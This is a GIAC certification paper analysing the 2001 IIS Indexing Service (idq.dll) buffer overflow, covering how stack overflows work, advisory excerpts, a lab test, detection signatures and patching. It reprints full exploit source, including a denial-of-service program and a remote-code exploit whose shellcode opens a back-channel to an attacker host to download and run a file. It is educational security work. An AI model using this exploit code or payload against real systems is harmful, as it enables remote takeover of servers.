Global Information Assurance Certification Paper

MS IIS Vulnerability – Indexing Services Buffer Overflow

Exploit Details

Name: Buffer Overflow in IIS Indexing Service DLL
CAN-2001-0500
CA-2001-13

Variants: IIS buffer overflow vulnerabilities

- FTP list command buffer overflow CVE-1999-0349
- Malformed request buffer overflow CVE-1999-09874
- Chucked transfer encoding buffer overflow CVE-2000-0226
- ASP parsing mechanism buffer overflow CAN-2000-1147
- Internet printing buffer overflow CAN-2001-0241

Operating Systems: Microsoft Windows NT 4.0
Microsoft Windows 2000
MS Windows XP beta

Protocols / Services: TCP/IP
HTTP
Index Server 2.0 used by Microsoft Internet Information Server (IIS) 4.0.
Windows 2000 Indexing Service used by Microsoft Internet Information Server (IIS) 5.0

Microsoft's Web server product, Internet Information Server (IIS), includes Index Server, a component that provides extended functionality. This component is vulnerable to a remote buffer overflow attack.

Protocol Description

Hypertext Transfer Protocol (HTTP) is the network communications protocol used to deliver virtually all data on the World Wide Web. The standard TCP port for HTTP communication is port 80, however other ports can be used.

Basically, a Web browser acting as an HTTP client opens a connection and sends a request to an HTTP server (Web server). The Web server then sends the requested information back to the browser. Once the response is sent from the HTTP server the connection is closed.

The following is an example of a typical HTTP exchange:

[The HTTP client sends a request for resources]

```
GET http://www.sans.org/ HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-
comet, application/vnd.ms-powerpoint, application/vnd.ms-excel,
application/msword, */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows 98)
Host: www.sans.org
Proxy-Connection: Keep-Alive
```

[The HTTP server sends the response]

```
HTTP/1.1 302 Found
Date: Wed, 11 Jul 2001 17:45:04 GMT
Server: Apache/1.3.9 (Unix) secured_by_Raven/1.4.2
Location: http://www.sans.org/newlook/home.htm
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>302 Found</TITLE>
</HEAD><BODY>
<H1>Found</H1>
The document has moved <A
HREF="http://www.sans.org/newlook/home.htm">here</A>.<P>
<HR>
<ADDRESS>Apache/1.3.9 Server at www.SANS.ORG Port 80</ADDRESS>
</BODY></HTML>
```

The GET command is the most common of several HTTP request types. As in the above example, this command is used to request a specific resource for the Web server. A string that identifies the requested resource follows the GET command. This string is often a file name but could also be, for example, a database query or other dynamic resource. The GET command is used as the delivery method of the subject remote buffer overflow attack.

Description of Variants

Several buffer overflow vulnerabilities within Microsoft's Internet Information Server have been identified. These vulnerabilities are similar to the subject vulnerability in that they exploit unchecked memory buffers within IIS. They include:

- **FTP list command buffer overflow**
  This vulnerability is found in the IIS FTP service. An unchecked buffer in the List command (ls) allows for a buffer overflow condition that causes a denial of service.

- **Malformed request buffer overflow**
  A remote buffer overflow vulnerability exists in ISM.DLL, a filter that processes requested .HTR, .STM or .IDC type files. A malformed request can allow malicious code to be executed on the target server.

- **Chucked transfer encoding buffer overflow**
  A denial of service caused by the consumption of memory, can be caused by exploiting the unchecked buffer in the POST and PUT HTTP commands.

- **ASP parsing mechanism buffer overflow**
  Some malformed ASP files containing scripts with the LANGUAGE parameter are not properly executed by the ASP ISAPI file parser. A buffer overflow causing a denial of service or malicious code execution could be launched from a locally executed ASP file.

- **Internet printing buffer overflow**
  A malicious HTTP print request can allow the execution of malicious code on the target server. This is the result of an unchecked buffer in msw3prt.dll, a Windows 2000 ISAPI Internet printing extension.

Additional information regarding these related vulnerabilities can be found at various sites including:

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/itsolutions/security/current.asp

http://www.securityfocus.com/

http://www.cve.mitre.org/

How the exploit works

A buffer overflow attack works by exceeding the amount of space in memory reserved for a particular operation. In order to understand the basic mechanism of a buffer overflow attack it is important to briefly identify some programming concepts.

A buffer is a reserved space, contiguous in computer memory, used to store a collection of identical type data items (i.e. a character string).

A process is an instance of a computer program running in memory. Processes in memory are organized into three areas: Text, Data and Stack (figure 1). The Text area contains read-only instructions and data. The Data area contains data that is either initialized or uninitialized. The size of this area can be changed. The stack area is a buffer or data area, contiguous in memory that is used to store data temporarily during processing.

A stack is a set of consecutive memory locations into which data to be processed, or operands, can be stored. A stack is so named because it organizes memory in a way that is analogous to a stack of plates in a cafeteria. Each operand can be thought of as a single plate. The first plate is said to be at the bottom of the stack. When a data is added to the stack it is "pushed" to the stack and when it is removed it is "popped" from the stack.

The process using a stack does not specify any memory location for an operand but rather refers to the stack as a pushdown list of operands. The process always takes its next item to handle from the top of the stack. As new operands are added, they push down the old ones. This property is known as last in, first out or LIFO. A register, called the stack pointer contains the address of the top of the stack. This register is updated as operands are added and removed.

During program execution the stack is used to store variables that are allocated only for the duration that a subroutine is processed; and to store memory pointers for subroutine linkage. When a process calls a subroutine or function, arguments (or operands) used by the subroutine are copied (or "pushed") to the stack, as well as the address to which the process must return when the subroutine is finished.

During normal operation once the subroutine completes, process execution continues at the stored return address (figure 2).

A stack buffer overflow condition exists when the buffer is flooded with more data than it has been sized to contain. This causes data to be written past the end of buffer, overwriting the return address and adding a new return address and possibly malicious code to the stack (figure 3). If malicious code were added, the new return address would point to the beginning of that code. Stack buffer overflow attacks are often referred to as "smashing the stack" because stack data in overwritten and appended.

Microsoft's IIS 4.0 & 5.0 installs with Indexing Services, an extended feature that provides a full-text indexing and search engine. A remote buffer overflow vulnerability exists within idq.dll , a component of Indexing Services. A user with a remote HTTP connection to IIS could run a script that calls idq.dll and exploit this vulnerability.

This vulnerability is particularly dangerous because an attack can occur remotely via a common htttp (port 80) / Web session, thus bypassing firewalls and other filtering. In addition, the exploited component, idq.dll, runs with System rights, potentially giving the attacker complete system control.

The specific vulnerability is described in the Microsoft Security Bulletin MS01-033 (http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp) as follows:

> As part of its installation process, IIS installs several ISAPI extensions -- .dlls that provide extended functionality. Among these is idq.dll, which is a component of Index Server (known in Windows 2000 as Indexing Service) and provides support for administrative scripts (.ida files) and Internet Data Queries (.idq files).
>
> A security vulnerability results because idq.dll contains an unchecked buffer in a section of code that handles input URLs. An attacker who could establish a web session with a server on which idq.dll is installed could conduct a buffer overrun attack and execute code on the web server. Idq.dll runs in the System context, so exploiting the vulnerability would give the attacker complete control of the server and allow him to take any desired action on it.
>
> The buffer overrun occurs before any indexing functionality is requested. As a result, even though idq.dll is a component of Index Server/Indexing Service, the service would not need to be running in

> order for an attacker to exploit the vulnerability. As long as the script mapping for .idq or .ida files were present, and the attacker were able to establish a web session, he could exploit the vulnerability.

Apparently, this vulnerability was initially discovered by Riley Hassell, a member of Eye Digital Security (www.eeye.com) during product development. Eye Digital Security released an advisory (AD20010618) regarding this vulnerability on June 18, 2001. According to this advisory:

> Riley Hassell was at it again one day working to further advance eEye's CHAM (Common Hacking Attack Methods) technology so that Retina could better search for unknown vulnerabilities in software and so that SecureIIS could better protect from unknown IIS vulnerabilities.
>
> After a few hours of running some custom CHAM auditing code one of our Web servers in our lab eventually came to a halt as the IIS Web server process had suddenly died.
>
> We investigated the vulnerability further and found that the .ida ISAPI filter was susceptible to a typical buffer overflow attack.
>
> Example:
> GET /NULL.ida?[buffer]=X HTTP/1.1
> Host: werd
>
> Where [buffer] is aprox. 240 bytes.
>
> The Exploit, as taught by Ryan "Overflow Ninja" Permeh:
>
> This buffer overflows in a wide character transformation operation. It takes the ASCII (1 byte per char) input buffer and turns it into a wide char/unicode string (2 bytes per char) byte string. For instance, a string like AAAA gets transformed into \0A\0A\0A\0A. In this transformation, buffer lengths are not checked and this can be used to cause EIP to be overwritten.

Based upon the Eye Digital Security accounts it appears fairly trivial for a knowledgeable attacker to create a buffer overflow condition that causes IIS to crash, thus causing a denial of service (DOS) type attack. However, it is significantly more complex to create a buffer overflow condition during which inserted code is executed.

Diagram

Figures 2 & 3 show the buffer overflow process. Figure 4 depicts an overview of the basic attack methodology of this exploit.

How to use the exploit

To date two programs are available which purport to exploit this IIS vulnerability. They have both been provided to Security Focus (http://www.securityfocus.com) by ps0@gandalf.igmp.com.ar. They are titled: DOS for isapi unchecked buffer and IIS 5.0 .idq overrun remote exploit.

DOS for isapi unchecked buffer (isapi-dos2.c) initiates a denial of service buffer overflow attack. After compiling the source code (Linux command - gcc isapi-dos2.c –o isapi-dos2) the program is executed as follows:

```
# ./isapi-dos2 <host>
```

In which <host> is that IP address of the target IIS Web server.

It may be possible to manually initiate this exploit by issuing HTTP commands to the target via a telnet session to port 80 on the target. Once a telnet connection (telnet <target> 80) was established the attacker could issue the following command:

```
GET /NULL.ida?[payload]=X HTTP/1.1
Host: <target>
```

In which <payload> is characters approximately 240 bytes in length and <target> is the IIS Web Server.

IIS 5.0 .idq overrun remote exploit (iis5idq_exp.c) initiates a buffer overflow condition, inserts code and executes the code on the target. The code simply copies a file from the attacker to the target. After compiling the source code (Linux command - gcc iis5idq_exp.c –o iis5idq-exp) this program is executed as follows:

```
# ./iis5idq_exp <ip> <file>
```

In which <ip> is the IP address of the target and <file> is the name of the file you wish to be copied to the target.

This code is considerably more compile than isapi-dos2.c and would be highly improbable to execute manually using a telnet HTTP session.

Both programs were complied and directed at a target sever on a small closed network established for this experiment. Ethereal, a packet sniffing application was used to monitor network activity. The server configuration is as follows:

TARGET SERVER	FILE ATTACKED
Windows NT 4.0 Service Pack 5 Internet Information Server 4.0	Name: Idq.dll Version: 5.00.1696.1 Date: 10/30/1997 Size: 191KB

Neither exploit program produced denial of service or malicious code insertion during this experiment. In fact, no network activity was noted during the execution of the IIS 5.0 .idq overrun remote exploit (iis5idq_exp.c) program.

An HTTP error message was returned from the target server during execution of DOS for isapi unchecked buffer (isapi-dos2.c). The following network activity was captured during the execution of this program:

```
GET
/NULL.ida?AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA=X HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Wed, 18 Jul 2001 19:39:00 GMT
Content-Type: text/html

<HTML>

<!--
   <%CITEMPLATE%>
```

```
    This is the default error page for errors during query execution.

    A registry entry points to this page (where X is the current language):

    \registry\machine\system\currentcontrolset\control\ContentIndex\
    Language\X\ISAPIDefaultErrorFile
-->

<HEAD>
   <TITLE><%CIRESTRICTION%> - error.</TITLE>
</HEAD>

<H3>
   Error "File .
The command contained one or more errors
" (0x80040e14) encountered while processing the query
   "<%CIRESTRICTION%>".
</H3>

<BR>
<P>

<A HREF="/iissamples/issamples/ixqlang.htm">Query Syntax Help</A>

</HTML>
```

These results seem to indicate that the exploit is not absolute and may be dependent upon configuration and other variables.

Signature of the attack

The signature of this attack is an HTTP (port 80) request string containing "GET /NULL.ida?" followed by approximately 240 bytes of binary characters. The attack may appears as follows:

> GET/NULL.ida?AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=X HTTP/1.0

How to protect against the exploit
This vulnerability can be addressed by applying a software patch to IIS. The patch can be downloaded as follows:

Windows NT 4.0:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30833

Windows 2000 Professional, Server and Advanced Server:
http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30800

Microsoft advisory MS01-033 recommends the following:

> Clearly, this is a serious vulnerability, and Microsoft urges all customers to take action immediately. Customers who cannot install the patch can protect their systems by removing the script mappings for .idq and .ida files via the Internet Services Manager in IIS. However, as discussed in detail in the FAQ, it is possible for these mappings to be automatically reinstated if additional system components are added or removed. Because of this, Microsoft recommends that all customers using IIS install the patch, even if the script mappings have been removed.

Several vendors of intrusion detection software claim that they can detect and defend against this exploit, as well as similar IIS buffer overflow exploits.

EEye Digital Security (http://www.eeye.com/html), the company whose developers identified this vulnerability, claim that their products, SecureIIS and Retnia will detect and defend against this vulnerability.

Network Ice (www.networkice.com), reports that their IDS products uses a

"heuristic" signature to detect attack. The IDS alerts when it detects "several" binary characters in HTTP fields. The threshold of "several" is defined within the IDS configuration settings.

Source code / Pseudo code

Source code for the following programs can be located at: http://www.securityfocus.com under the Microsoft IIS Vulnerabilities section.

The following program purports to cause a denial of service by executing a buffer overflow within idq.dll:

DOS for isapi unchecked buffer (isapi-dos2.c)

```
// DoS for isapi idq.dll unchecked buffer.
// For Testing Pruposes
// By Ps0 DtMF dot com dot ar

#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <errno.h>

// #define DEBUG

int main(int argc, char *argv[])
{
  char mensaje[800];
  char *bof;
  int fd;
  struct sockaddr_in sin;
  struct hostent *rhost;

  if(argc<2) {
    fprintf(stderr,"Use : %s host\n",argv[0]);
    exit(0);
    }

  bzero(mensaje,strlen(mensaje));

  bof=(char *)malloc(240); // 240 segun eeye , si se le da mas NO anda
```

```
  memset(bof,'A',240);

  sprintf(mensaje,"GET /NULL.ida?%s=X HTTP/1.0\n\n",bof);


#ifdef DEBUG
  printf("\nMenssage : \n%s\n",mensaje);
#endif

  if ((rhost=gethostbyname(argv[1]))==NULL){
    printf("\nCan't find remote host %s \t E:%d\n",argv[1],h_errno);
    return -1;
  }

  sin.sin_family=AF_INET;
  sin.sin_port=htons(80);

  memcpy(&sin.sin_addr.s_addr, rhost->h_addr, rhost->h_length);

  fd = socket(AF_INET,SOCK_STREAM,6);

  if (connect(fd,(struct sockaddr *)&sin, sizeof(struct sockaddr))!=0){
    printf("\nCan't Connect to The host %s. May be down ?
E:%s\n",argv[1],strerror(errno));
    return -1;
  }

  printf("Sending string.....\n");

  if(send(fd,mensaje,strlen(mensaje),0)==-1){
    printf("\nError \n");
    return -1;
  }

  printf("\nString Sent... try telnet host 80 to check if IIS is down\n");

  close(fd);

  return 0;
 }
```

The following program purports to cause a buffer overflow condition and execute inserted code that copies a file to the target.

(note: This program did not produce the purported result and produced no network activity during execution)

IIS 5.0 .idq overrun remote exploit (iis5idq_exp.c)

```
/*
 IIS5.0 .idq overrun remote exploit
 Programmed by hsj  : 01.06.21

 code flow:
  overrun -> jmp or call ebx -> jmp 8 ->
  check shellcode addr and jump to there ->
  shellcode -> make back channel -> download & exec code
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <sys/time.h>
#include <sys/wait.h>
#include <errno.h>
#include <unistd.h>
#include <fcntl.h>
#include <netinet/in.h>
#include <limits.h>
#include <netdb.h>
#include <arpa/inet.h>

#define RET             0x77e516de  /* jmp or call ebx */
#define GMHANDLEA       0x77e56c42  /* Address of GetModuleHandleA */
#define GPADDRESS       0x77e59ac1  /* Address of GetProcAddress */
#define GMHANDLEA_OFFSET    24
#define GPADDRESS_OFFSET    61
#define OFFSET          234         /* exception handler offset */
#define NOP             0x41

#define MASKING         1
#if MASKING
#define PORTMASK        0x4141
#define ADDRMASK        0x41414141
```

```
#define PORTMASK_OFFSET     128
#define ADDRMASK_OFFSET     133
#endif

#define PORT              80
#define ADDR              "attacker.mydomain.co.jp"
#define PORT_OFFSET       115
#define ADDR_OFFSET       120
unsigned char shellcode[]=
"\x5B\x33\xC0\x40\x40\xC1\xE0\x09\x2B\xE0\x33\xC9\x41\x41\x33\xC0"
"\x51\x53\x83\xC3\x06\x88\x03\xB8\xDD\xCC\xBB\xAA\xFF\xD0\x59\x50"
"\x43\xE2\xEB\x33\xED\x8B\xF3\x5F\x33\xC0\x80\x3B\x2E\x75\x1E\x88"
"\x03\x83\xFD\x04\x75\x04\x8B\x7C\x24\x10\x56\x57\xB8\xDD\xCC\xBB"
"\xAA\xFF\xD0\x50\x8D\x73\x01\x45\x83\xFD\x08\x74\x03\x43\xEB\xD8"
"\x8D\x74\x24\x20\x33\xC0\x50\x40\x50\x40\x50\x8B\x46\xFC\xFF\xD0"
"\x8B\xF8\x33\xC0\x40\x40\x66\x89\x06\xC1\xE0\x03\x50\x56\x57\x66"
"\xC7\x46\x02\xBB\xAA\xC7\x46\x04\x44\x33\x22\x11"
#if MASKING
"\x66\x81\x76\x02\x41\x41\x81\x76\x04\x41\x41\x41\x41"
#endif
"\x8B\x46\xF8\xFF\xD0\x33\xC0"
"\xC7\x06\x5C\x61\x61\x2E\xC7\x46\x04\x65\x78\x65\x41\x88\x46\x07"
"\x66\xB8\x80\x01\x50\x66\xB8\x01\x81\x50\x56\x8B\x46\xEC\xFF\xD0"
"\x8B\xD8\x33\xC0\x50\x40\xC1\xE0\x09\x50\x8D\x4E\x08\x51\x57\x8B"
"\x46\xF4\xFF\xD0\x85\xC0\x7E\x0E\x50\x8D\x4E\x08\x51\x53\x8B\x46"
"\xE8\xFF\xD0\x90\xEB\xDC\x53\x8B\x46\xE4\xFF\xD0\x57\x8B\x46\xF0"
"\xFF\xD0\x33\xC0\x50\x56\x56\x8B\x46\xE0\xFF\xD0\x33\xC0\xFF\xD0";

unsigned char storage[]=
"\xEB\x02"
"\xEB\x4E"
"\xE8\xF9\xFF\xFF\xFF"
"msvcrt.ws2_32.socket.connect.recv.closesocket."
"_open._write._close._execl.";

unsigned char forwardjump[]=
"%u08eb";

unsigned char jump_to_shell[]=
"%uC033%uB866%u031F%u0340%u8BD8%u8B03"
"%u6840%uDB33%u30B3%uC303%uE0FF";

unsigned int resolve(char *name)
{
   struct hostent *he;
   unsigned int ip;
```

```
    if((ip=inet_addr(name))==(-1))
    {
        if((he=gethostbyname(name))==0)
            return 0;
        memcpy(&ip,he->h_addr,4);
    }
    return ip;
}

int make_connection(char *address,int port)
{
    struct sockaddr_in server,target;
    int s,i,bf;
    fd_set wd;
    struct timeval tv;

    s = socket(AF_INET,SOCK_STREAM,0);
    if(s<0)
        return -1;
    memset((char *)&server,0,sizeof(server));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    server.sin_port = 0;

    target.sin_family = AF_INET;
    target.sin_addr.s_addr = resolve(address);
    if(target.sin_addr.s_addr==0)
    {
        close(s);
        return -2;
    }
    target.sin_port = htons(port);
    bf = 1;
    ioctl(s,FIONBIO,&bf);
    tv.tv_sec = 10;
    tv.tv_usec = 0;
    FD_ZERO(&wd);
    FD_SET(s,&wd);
    connect(s,(struct sockaddr *)&target,sizeof(target));
    if((i=select(s+1,0,&wd,0,&tv))==(-1))
    {
        close(s);
        return -3;
    }
    if(i==0)
```

```
    {
        close(s);
        return -4;
    }
    i = sizeof(int);
    getsockopt(s,SOL_SOCKET,SO_ERROR,&bf,&i);
    if((bf!=0)||(i!=sizeof(int)))
    {
        close(s);
        errno = bf;
        return -5;
    }
    ioctl(s,FIONBIO,&bf);
    return s;
}

int get_connection(int port)
{
    struct sockaddr_in local,remote;
    int lsock,csock,len,reuse_addr;

    lsock = socket(AF_INET,SOCK_STREAM,0);
    if(lsock<0)
    {
        perror("socket");
        exit(1);
    }
    reuse_addr = 1;
    if(setsockopt(lsock,SOL_SOCKET,SO_REUSEADDR,(char
*)&reuse_addr,sizeof(reus
e_addr))<0)
    {
        perror("setsockopt");
        close(lsock);
        exit(1);
    }
    memset((char *)&local,0,sizeof(local));
    local.sin_family = AF_INET;
    local.sin_port = htons(port);
    local.sin_addr.s_addr = htonl(INADDR_ANY);
    if(bind(lsock,(struct sockaddr *)&local,sizeof(local))<0)
    {
        perror("bind");
        close(lsock);
        exit(1);
    }
```

```
    if(listen(lsock,1)<0)
    {
        perror("listen");
        close(lsock);
        exit(1);
    }
retry:
    len = sizeof(remote);
    csock = accept(lsock,(struct sockaddr *)&remote,&len);
    if(csock<0)
    {
        if(errno!=EINTR)
        {
            perror("accept");
            close(lsock);
            exit(1);
        }
        else
            goto retry;
    }
    close(lsock);
    return csock;
}

int main(int argc,char *argv[])
{
    int i,j,s,pid;
    unsigned int cb;
    unsigned short port;
    char *p,buf[512],buf2[512],buf3[2048];
    FILE *fp;

    if(argc!=3)
    {
        printf("usage: $ %s ip file\n",argv[0]);
        return -1;
    }
    if((fp=fopen(argv[2],"rb"))==0)
        return -2;

    if(!(cb=resolve(ADDR)))
        return -3;

    if((pid=fork())<0)
        return -4;
```

```
   if(pid)
   {
      fclose(fp);
      s = make_connection(argv[1],80);
      if(s<0)
      {
         printf("connect error:[%d].\n",s);
         kill(pid,SIGTERM);
         return -5;
      }

      j = strlen(shellcode);
      *(unsigned int *)&shellcode[GMHANDLEA_OFFSET] = GMHANDLEA;
      *(unsigned int *)&shellcode[GPADDRESS_OFFSET] = GPADDRESS;
      port = htons(PORT);
#if MASKING
      port ^= PORTMASK;
      cb ^= ADDRMASK;
      *(unsigned short *)&shellcode[PORTMASK_OFFSET] = PORTMASK;
      *(unsigned int *)&shellcode[ADDRMASK_OFFSET] = ADDRMASK;
#endif
      *(unsigned short *)&shellcode[PORT_OFFSET] = port;
      *(unsigned int *)&shellcode[ADDR_OFFSET] = cb;
      for(i=0;i<strlen(shellcode);i++)
      {
         if((shellcode[i]==0x0a)||
            (shellcode[i]==0x0d)||
            (shellcode[i]==0x3a))
             break;
      }
      if(i!=j)
      {
         printf("bad portno or ip address...\n");
         close(s);
         kill(pid,SIGTERM);
         return -6;
      }

      memset(buf,1,sizeof(buf));
      p = &buf[OFFSET-2];
      sprintf(p,"%s",forwardjump);
      p += strlen(forwardjump);
      *p++ = 1;
      *p++ = '%';
      *p++ = 'u';
      sprintf(p,"%04x",(RET>>0)&0xffff);
```

```
        p += 4;
        *p++ = '%';
        *p++ = 'u';
        sprintf(p,"%04x",(RET>>16)&0xffff);
        p += 4;
        *p++ = 1;
        sprintf(p,"%s",jump_to_shell);

        memset(buf2,NOP,sizeof(buf2));
        memcpy(&buf2[sizeof(buf2)-strlen(shellcode)-strlen(storage)-1],storage,
strlen(storage));
        memcpy(&buf2[sizeof(buf2)-strlen(shellcode)-1],shellcode,strlen(shellco
de));
        buf2[sizeof(buf2)-1] = 0;

        sprintf(buf3,"GET /a.idq?%s=a HTTP/1.0\r\nShell: %s\r\n\r\n",buf,buf2);
        write(s,buf3,strlen(buf3));

        printf("---");
        for(i=0;i<strlen(buf3);i++)
        {
           if((i%16)==0)
              printf("\n");
           printf("%02X ",buf3[i]&0xff);
        }
        printf("\n---\n");

        wait(0);
        sleep(1);
        shutdown(s,2);
        close(s);

        printf("Done.\n");
    }
    else
    {
        s = get_connection(PORT);
        j = 0;
        while((i=fread(buf,1,sizeof(buf),fp)))
        {
           write(s,buf,i);
           j += i;
           printf(".");
           fflush(stdout);
        }
        fclose(fp);
```

```
        printf("\n%d bytes send...\n",j);

        shutdown(s,2);
        close(s);
    }

    return 0;
}
```

Additional Information

The following links can be followed to gain additional information regarding this, and similar vulnerabilities and exploits:

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/itsolutions/security/current.asp

http://www.cert.org/advisories/CA-2001-13.html

http://www.securityfocus.com/

http://www.cve.mitre.org/

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp

http://www.eeye.com/html/Research/Advisories/AD20010618.html

www.networkice.com

www.rootshell.com

References

"Aleph One". " Smashing the Stack for Fun and Profit". Phrack 49 Magazine URL: http://www.fc.net/phrack/files/p49/p49-14.

Carnegie Mellon Software Engineering Institute, CERT® Advisory CA-2001-13 Buffer Overflow In IIS Indexing Service DLL, June 19, 2001, URL: http://www.cert.org/advisories/CA-2001-13.html.

"DilDog". "The Tao of Windows Buffer Overflows". Cult of the Dead Cow, April 1998 URL: http://www.cultdeadcow.com/cDc_files/cDc-351/.

EEye Digital Security. Security Advisory AD20016018, June 18, 2001, URL: http://www.eeye.com/html/Research/Advisories/AD20010618.html.

Microsoft Corporation. "Microsoft Security Bulletin MS01-033", June 18, 2001, URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp

"Mudge". "How to Write Buffer Overflows", 1997. URL: http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html.

Nathan P. Smith. " Stack Smashing Vulnerabilities in the UNIX Operating System", 1997 URL: http://destroy.net/machines/security/nate-buffer.ps.

.



Figure 1

NORMAL PROCESS

